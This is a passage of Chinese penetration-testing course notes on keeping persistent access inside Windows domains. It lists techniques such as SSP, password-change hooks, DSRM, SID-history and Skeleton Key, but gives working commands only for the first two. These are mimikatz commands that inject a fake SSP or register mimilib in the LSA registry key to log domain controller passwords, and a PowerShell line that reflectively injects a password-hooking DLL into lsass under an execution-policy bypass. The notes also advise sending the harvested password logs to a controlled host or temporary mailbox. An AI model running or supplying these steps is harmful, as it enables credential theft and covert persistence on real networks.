


# 内网安全-权限维持&域控后门&SSP&HOOK&DSRM&SID&万能钥匙





内网安全-小迪安全



#知识点:

- 1、权限维持-Windows-内网域环境
- 2、SSP&HOOK&SID&DSRM&Skeleton

权限维持知识点:

系统: Win&Linux

层面: 单机版&域环境&WEB

与 NTLM 认证相关的安全问题主要有 Pass The Hash、利用 NTLM 进行信息收集、Net-NTLM Hash 破解、NTLM Relay 几种。PTH 前期已经了, 运用 mimikatz、impacket 工具包的一些脚本、CS 等等都可以利用, NTLM Relay 又包括 (relay to smb, ldap, ews)

-连接方向: 正向&反向 (基础课程有讲过)

-内网穿透: 解决网络控制上线&网络通讯问题

-隧道技术: 解决不出网协议上线的问题 (利用出网协议进行封装出网)

-代理技术: 解决网络通讯不通的问题 (利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux

linux->windows

linux->linux

详细点:

IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, NTLM-Relay, Kerberos\_TGS, GPO&DAACL, 域控提权漏洞, 约束委派, 数据库攻防, 系统补丁下发执行, EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式, 原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务, 而不用提供明文密码。

---

---

## 演示案例：

---

---

- 内网域-权限维持-基于验证 DLL 加载-SSP
  - 内网域-权限维持-基于验证 DLL 加载-HOOK
  - 内网域-权限维持-基于机制账号启用-DSRM
  - 内网域-权限维持-基于用户属性修改-SID-history
  - 内网域-权限维持-基于登录进程劫持-Skeleton-Key
- 
-

参考资料:

<https://www.cnblogs.com/lcxblogs/p/14216525.html>

#内网域-权限维持-基于验证 DLL 加载-SSP

方法一: 但如果域控制器重启, 被注入内存的伪造的 SSP 将会丢失。

```
privilege::debug
```

```
misc::memssp
```

C:\Windows\System32\mimilsa.log 记录登录的账号密码

方法二: 使用此方法即使系统重启, 也不会影响到持久化的效果。

1、mimilib.dll 传到目标域控的 c:\windows\system32\目录下

2、修改注册表, 重启生效

```
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
```

```
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v "Security Packages" /d
```

```
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
```

c:\windows\system32\kiwissp.log 记录账号密码文件

技术总结:

攻防实战中, 靶机很难会重启, 攻击者重启的话风险过大,

因此可以在靶机上把两个方法相互结合起来使用效果比较好,

尝试利用把生成的日志密码文件发送到内网被控机器或者临时邮箱。

#内网域-权限维持-基于验证 DLL 加载-HOOK

<https://github.com/wh0Nsq/HookPasswordChange>

<https://github.com/clymb3r/Misc-Windows-Hacking>

方法一、

```
powershell
```

```
Import-Module .\Invoke-ReflectivePEInjection.ps1
```

```
Invoke-ReflectivePEInjection -PEPath HookPasswordChange.dll -  
procname lsass
```

方法二、

```
powershell -exec bypass -Command "& {Import-Module 'C:\Invoke-  
ReflectivePEInjection.ps1';Invoke-ReflectivePEInjection -PEPath  
C:\HookPasswordChange.dll -procname lsass}"
```

报错解决:

```
powershell
```

```
Set-ExecutionPolicy
```

```
unrestricted
```

#内网域-权限维持-基于机制账号启用-DSPM

---

---

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)

---

---